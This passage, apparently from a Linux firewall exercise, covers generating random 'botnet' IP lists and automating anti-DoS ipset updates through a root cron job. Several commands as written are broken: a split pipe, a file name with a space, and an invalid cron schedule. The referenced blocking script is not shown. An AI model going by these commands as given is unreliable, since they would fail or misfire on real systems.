                    1.2.1.5, 1.2.1.7,
                    1.2.1.8, 1.2.1.9,
                    1.2.1.10, 1.2.1.11,
                    1.2.1.12, 1.2.1.13,
                    1.2.1.16, 1.2.1.17,
                    1.2.1.18, 1.2.1.19,
                    1.2.1.20, 1.2.1.22,
                    1.2.1.23, 1.2.1.24,
                    1.2.1.25, 1.2.1.26,
                    1.2.1.27, 1.2.1.28,
                    1.2.1.30, 1.2.1.31,
                    1.2.1.32, 1.2.1.33,
                    1.2.1.34, 1.2.1.36,
```

After some time, your boss hands over a second list of IP addresses. He mentions that it contains both new IP addresses and those from the old list - he lost track about it. You should make sure that all unique IP addresses of both lists are handled. He also expects that a list like this will need to be handled every 5 minutes from now on, so you need to automate this process by relying on these single lists.

Generate this list again:

```
for i in {1..65000}; do echo 1.2.$(( (RANDOM%254)+1)).$(( (RANDOM%254)+1)); done  
| sort | uniq > /tmp/botnet ips2
```

As you don't have enough money to hire someone who manually updates your anti-DOS ipset every 5 minutes, you decide to automate this process, so that the ipset used in your rules will get updated on a regular basis:

To run the script every 5 minutes, add a cron job for the root user:

```
* /5 * * * * /home/user/block_addresses.sh >> /home/user/cron_block_botnet.log
```

When you are done testing this, please remove the rules that match these single IPs. We assume the DoS condition is over.